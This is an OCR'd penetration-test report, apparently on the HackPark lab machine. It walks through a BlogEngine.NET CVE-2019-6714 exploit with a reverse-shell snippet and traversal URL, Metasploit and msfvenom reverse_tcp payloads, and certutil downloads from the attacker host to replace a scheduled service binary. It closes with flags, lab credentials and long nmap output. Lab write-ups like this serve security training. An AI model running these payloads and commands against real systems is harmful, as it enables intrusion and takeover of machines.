
Screenshot:



Username:Password

```
admin:1qaz2wsx
```

We then take what we discovered and move to the website and log in



We find an about page of the CMS we have logged

into.

ABOUT

BlogEngine.NET is an open source ASP.NET project that was born out of desire for a better blogging platform. We focused on simplicity, ease of use, extendibility and innovative design while taking advantage of the latest .NET features.

BlogEngine.NET is easily customizable. We have many downloadable themes, widgets, and extensions or you can make your own with some basic .NET skills. With BlogEngine.NET, it is easy to make your blog look and function exactly how you'd like.

WEBSITE DOCS GALLERY SOURCE FACEBOOK

TWITTER YOUTUBE

Your BlogEngine.NET Specification	
Version:	3.3.6.0
Configuration:	Single blog
Trust level:	Unrestricted
Identity:	IIS APPPOOL\Blog
Blog provider:	XmlBlogProvider
Membership provider:	XmlMembershipProvider
Role provider:	XmlRoleProvider


Initial Foot hold

We look up exploit `#CVE-2019-6714` from that info we can work on getting a payload on our target as instructed by the CVE.
Location: `/usr/share/exploitdb/exploits/aspx/webapps/46353.cs`

We changed the file `46353.cs` to `Postview.ascx`. We then update the file with our LHOST and LPORT.
Snippet

```
using(System.Net.Sockets.TcpClient client = new System.Net.Sockets.TcpClient("10.13.1.3", 4445)) {
        using(System.IO.Stream stream = client.GetStream()) {
                using(System.IO.StreamReader rdr = new System.IO.StreamReader(stream)) {
                        streamWriter = new System.IO.StreamWriter(stream);
```

From here all we need to do is upload our file



This killed me but all we had to do was go to this URL

```
10.10.2.40/?theme=../../App_Data/files
```


```
┌──(kali㉿kali)-[~]
└─$ sudo rlwrap nc -lvnp 4445
[sudo] password for kali:
listening on [any] 4445 ...
connect to [10.13.1.3] from (UNKNOWN) [10.10.2.40] 49273
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
whoami
c:\windows\system32\inetsrv>whoami
iis apppool\blog
hostname
c:\windows\system32\inetsrv>hostname
hackpark
ipconfig
c:\windows\system32\inetsrv>ipconfig
Windows IP Configuration
Ethernet adapter Ethernet 2:
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::5d20:707f:78b2:fd29%14
   IPv4 Address. . . . . . . . . . . : 10.10.2.40
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1
Tunnel adapter isatap.eu-west-1.compute.internal:
   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
```

hackpark

We needed a stable shell so we created one with Metasploit

```
sudo msfconsole
multi/script/web_delivery
set payload windows/meterpreter/revers_tcp
set LHOST 10.13.1.3
set LPORT 8888
set Target 2
run
copy output on target
```



Systeminfo

```
Computer        : HACKPARK
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
```

I wanted to check for exploits

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.240.60 - Collecting local exploits for x64/windows...
[*] 10.10.240.60 - 171 exploit checks are being tried...
[+] 10.10.240.60 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[+] 10.10.240.60 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.240.60 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.10.240.60 - exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
[-] 10.10.240.60 - Post interrupted by the console user
meterpreter >
```

none of these worked so we went back to hunting for where we can up our PE. So we are going to try the other way. After looking around we found a process that kept appearing and disappearing

```
tasklist /v
```

```
Message.exe                  1552                            1      7,300 K Unknown         N/A
/A
tasklist.exe                 1972                            0      5,272 K Unknown         IIS APPPOOL\Blog
```

That keeps coming back but I did not pay to much mind to it. I found a folder that stood out.

Location: `C:\Program Files (x86)\SystemScheduler`

We checked the folder to find a ReadMe.txt

```
C:\Program Files (x86)\SystemScheduler>type ReadMe.txt
type ReadMe.txt
***System Scheduler Release Notes***

System Scheduler Professional - Version 5.12
---------------------------------------------
Fix: Not correctly detecting Administrators when UAC is disabled
```

#PE_WIN_Service_Permissions

Location: https://www.exploit-db.com/exploits/45072

If we can replace Message.exe with our reverse shell script we can get a shell with higher privileges.

```
msfvenom -p windows/meterpreter/reverse_tcp
LHOST=10.13.1.3 LPORT=1011 -f exe -e x86/shikata_ga_nai -
```

```
i 9 -o encoded2.exe
```

We rename our exploit and move it back to our target.

```
certutil.exe -urlcache -f http://10.13.1.3:81/encoded.exe
encoded.exe
move encoded.exe "C:\Program Files
(x86)\SystemScheduler\encoded.exe"
```

```
C:\Windows\Temp>certutil.exe -urlcache -f http://10.13.1.3:81/rev-svc.exe Message.exe
certutil.exe -urlcache -f http://10.13.1.3:81/rev-svc.exe Message.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Then we back up the original exe

```
meterpreter > mv Message.exe Message.bak2
meterpreter > mv encoded2.exe Message.exe
```

and rename our evil.exe to the original exe we backed up and wait.

```
msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                     Connection
  --  ----  ----                     -----------                     ----------
  1         meterpreter x86/windows  HACKPARK\Administrator @ HACKPARK  10.13.1.3:1011 -> 10.10.0.225:49256 (10.10.0.225)

msf6 exploit(multi/handler) >
```

Proof of administrator access

```
meterpreter > getuid
Server username: HACKPARK\Administrator
meterpreter > shell
Process 1928 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\PROGRA~2\SYSTEM~1>whoami
whoami

C:\PROGRA~2\SYSTEM~1>hostname
hostname
hackpark

C:\PROGRA~2\SYSTEM~1>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
7e13d97f05f7ceb9881a3eb3d78d3e72
C:\PROGRA~2\SYSTEM~1>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::1129:c651:fa0a:ef3b%14
   IPv4 Address. . . . . . . . . . . : 10.10.0.225
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal

C:\PROGRA~2\SYSTEM~1>
```

root.txt

```
7e13d97f05f7ceb9881a3eb3d78d3e72
```

user.txt

```
759bd8af507517bcfaede78a21a73e39
```

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads

5. C:\Users\Public\

6. C:\Users\username\Downloads

7. C:\Windows\Tasks\

8. Linux

9. /tmp
10. /dev/shm
11. /home/username/
12. /home/username/Downloads
13. /var/www/html/
14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
15. All shells that were open or created during the engagement have been terminated
16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

Username	Password	Note
ted	password123	found in stored CC on SMB share

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan

```
 sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-24
00:52 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:52
Completed NSE at 00:52, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 00:52
```

```
Completed Parallel DNS resolution of 1 host. at 00:52,
2.02s elapsed
Initiating SYN Stealth Scan at 00:52
Scanning 10.10.93.249 [65535 ports]
Discovered open port 3389/tcp on 10.10.93.249
Discovered open port 80/tcp on 10.10.93.249
Increasing send delay for 10.10.93.249 from 0 to 5 due to
11 out of 19 dropped probes since last increase.
Completed SYN Stealth Scan at 00:53, 26.81s elapsed
(65535 total ports)
Initiating Service scan at 00:53
Scanning 2 services on 10.10.93.249
Completed Service scan at 00:54, 99.57s elapsed (2
services on 1 host)
NSE: Script scanning 10.10.93.249.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 5.11s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 0.89s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 0.00s elapsed
Nmap scan report for 10.10.93.249
Host is up, received user-set (0.20s latency).
Scanned at 2022-10-24 00:52:38 EDT for 132s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --
defeat-rst-ratelimit
PORT     STATE SERVICE            REASON          VERSION
80/tcp   open  http               syn-ack ttl 125
```

```
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|   Supported Methods: GET HEAD OPTIONS TRACE POST
|_  Potentially risky methods: TRACE
| http-robots.txt: 6 disallowed entries
| /Account/*.* /search /search.aspx /error404.aspx
|_/archive /archive.aspx
|_http-title: hackpark | hackpark amusements
|_http-server-header: Microsoft-IIS/8.5
3389/tcp open  ssl/ms-wbt-server? syn-ack ttl 125
| rdp-ntlm-info:
|   Target_Name: HACKPARK
|   NetBIOS_Domain_Name: HACKPARK
|   NetBIOS_Computer_Name: HACKPARK
|   DNS_Domain_Name: hackpark
|   DNS_Computer_Name: hackpark
|   Product_Version: 6.3.9600
|_  System_Time: 2022-10-24T04:54:45+00:00
|_ssl-date: 2022-10-24T04:54:50+00:00; 0s from scanner
time.
| ssl-cert: Subject: commonName=hackpark
| Issuer: commonName=hackpark
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-10-23T04:45:05
| Not valid after:  2023-04-24T04:45:05
| MD5:   e7b711d049a9aecb74e0ce37c6c72305
| SHA-1: 77c6bdadb5cbf05838d458f16aefd5dbd7a9ad2f
| -----BEGIN CERTIFICATE-----
|
MIIC1DCCAbygAwIBAgIQNe9fElDCjbFAo8azFs8jMTANBgkqhkiG9w0BA
```

QUFADAT
|
MREwDwYDVQQDEwhoYWNrcGFyazAeFw0yMjEwMjMwNDQ1MDVaFw0yMzA0MjQwNDQ1
|
MDVaMBMxETAPBgNVBAMTCGhhY2twYXJrMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
|
MIIBCgKCAQEA8RNvKbP1j/oFWnrOTVWFkX7o9araCeRp7eqtsKBbZwyObWrixWe1
|
xz7e7Q++knggGGSPjqPatW7BqlZMrz4hqJ9Aa4YzBFVHN2nS5oWxqbcRyNBB5IPb
|
oFi4oMJYJtVcVuwIZXTH2P7TKbx3mKVvUsokfYGs+UcQta59xIbJwYirgpKLv86e
|
eVzm6Ej9l52aJnCm1TYAHEZFqv1SXf1onldPuy7nxDZ1NzQk88hB1MdOTGLR14Sb
|
9n3Pz1MGXfANU0ZuOE9Lsge+AA5XXK9XE6IfVFLgL3PNx3UCg97xsCl/SiPw/Sb9
|
H9SQgiwLoPx5i4s0GJeMTnPnHAjyiZtDGQIDAQABoyQwIjATBgNVHSUEDDAKBggr
|
BgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQEFBQADggEBACTmSJp40mxx
|
BmJYBwb1LRTA4XJKz8nIB0hsVE5ETAxidWPCdcbkmCaeHfBI2HcHNRFzIkVywQkv
|

```
WsIipmt/0zGko2TvVCJtKBH9GrtYOLp/YSlmtU641gWQn0qKFXk+fM82W
9vRzc5/
|
H1l7yA8k5cjccXoeTjKZTP0ezI0SBrmc3LZUQcXC3jdngsTUmOZ1//lQ8
vtJLsIg
|
CJ8xiAywwNTiRDmpjN7LqHK0NOwNVHqNt+vbPNcqhwc5l1Eft+LHY7zD7
FffEiol
|
6FQ3oAk3jyy30/rxZeVH9k4yzXkVWOlPDP80lQm1FV5HlcH7/XFel1dt8
OGQifx0
| za0jZmqonb4=
|_-----END CERTIFICATE-----
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 0s, deviation: 0s, median: -1s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:54
Completed NSE at 00:54, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.82
```

```
seconds
           Raw packets sent: 131088 (5.768MB) | Rcvd: 8
(352B)
```

Nmap Vul Scan

```
# Nmap 7.93 scan initiated Mon Oct 24 01:12:01 2022 as:
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln 10.10.93.249
Pre-scan script results:
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: fb2f2490-ae05-414c-9690-
4303727248ef
|         Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
|_        Type: Device pub:Computer
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes
in Robtex's API. See https://www.robtex.com/api/
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
changes in Robtex's API. See https://www.robtex.com/api/
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
```

```
|_      Address=192.168.8.1
Nmap scan report for 10.10.93.249
Host is up, received user-set (0.20s latency).
Scanned at 2022-10-24 01:12:44 EDT for 832s
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
| http-enum:
|   /calendar/cal_search.php: ExtCalendar
|   /robots.txt: Robots file
|   /calendar/cal_cat.php: Calendarix
|   /archive/: Potentially interesting folder
|   /archives/: Potentially interesting folder
|   /author/: Potentially interesting folder
|   /contact/: Potentially interesting folder
|   /contacts/: Potentially interesting folder
|   /search/: Potentially interesting folder
|_  /search-ui/: Potentially interesting folder
|_http-title: hackpark | hackpark amusements
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
|_http-fetch: Please enter the complete path of the
directory to save data in.
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
| http-php-version: Logo query returned unknown hash
212cef079fe2d36b30c6890a43e1c79f
```

```
|_Credits query returned unknown hash
1962b02b88199c3a511dbf581601dbb4
| http-grep:
|   (1) http://10.10.93.249:80/:
|     (1) ip:
|       + 10.10.93.249
|   (1)
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js:
|     (1) email:
|_      + oising@gmail.com
|_http-devframework: ASP.NET detected. Found related
header.
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 2; axd: 8
|     /Account/
|       aspx: 1
|     /Content/Auto/
|       css: 1
|     /Scripts/Auto/
|       js: 1
|     /author/
|       Other: 1
|     /scripts/syntaxhighlighter/scripts/
|       js: 3
|     /scripts/syntaxhighlighter/styles/
|       css: 2
|   Longest directory structure:
|     Depth: 3
|     Dir: /scripts/syntaxhighlighter/scripts/
```

```
|   Total files found (by extension):
|_    Other: 3; aspx: 1; axd: 8; css: 3; js: 4
|_http-xssed: No previously reported XSS vuln.
| http-backup-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=10.10.93.249
|_  http://10.10.93.249:80/foaf copy.axd
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=10.10.93.249
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 101
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 22
|     Comment:
|
|
|     Path: http://10.10.93.249:80/post/welcome-to-hack-
park
|     Line number: 281
|     Comment:
|         <!-- END CONTENT -->
|
|     Path:
```

```
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 844
|     Comment:
|
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 78
|     Comment:
|         /** Name of the tag that SyntaxHighlighter will
automatically look for. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 497
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 337
|     Comment:
```

```
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 69
|     Comment:
|
|
|     Path: http://10.10.93.249:80/post/welcome-to-hack-
park
|     Line number: 319
|     Comment:
|         <!-- END FOOTER -->
|
|     Path: http://10.10.93.249:80/post/welcome-to-hack-
park
|     Line number: 352
|     Comment:
|         <!--- BlogEngine 3.3.6.0 -->
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 58
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 395
```

```
|     Comment:
|
|
|
|
|
|          */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 308
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 391
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 276
|     Comment:
|
|
|     Path: http://10.10.93.249:80/post/welcome-to-hack-
park
|     Line number: 78
```

```
|     Comment:
|         ←!— END HEADER —→
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 532
|     Comment:
|
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 44
|     Comment:
|         /** Enables or disables gutter. */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 35
|     Comment:
|         /** Title to be displayed above the code block.
*/
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 269
|     Comment:
|
|
```

```
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
shCore.js
|     Line number: 150
|     Comment:
|
|
|
|
|
|
|
|                       */
|
|     Path:
http://10.10.93.249:80/scripts/syntaxhighlighter/scripts/
XRegExp.js
|     Line number: 651
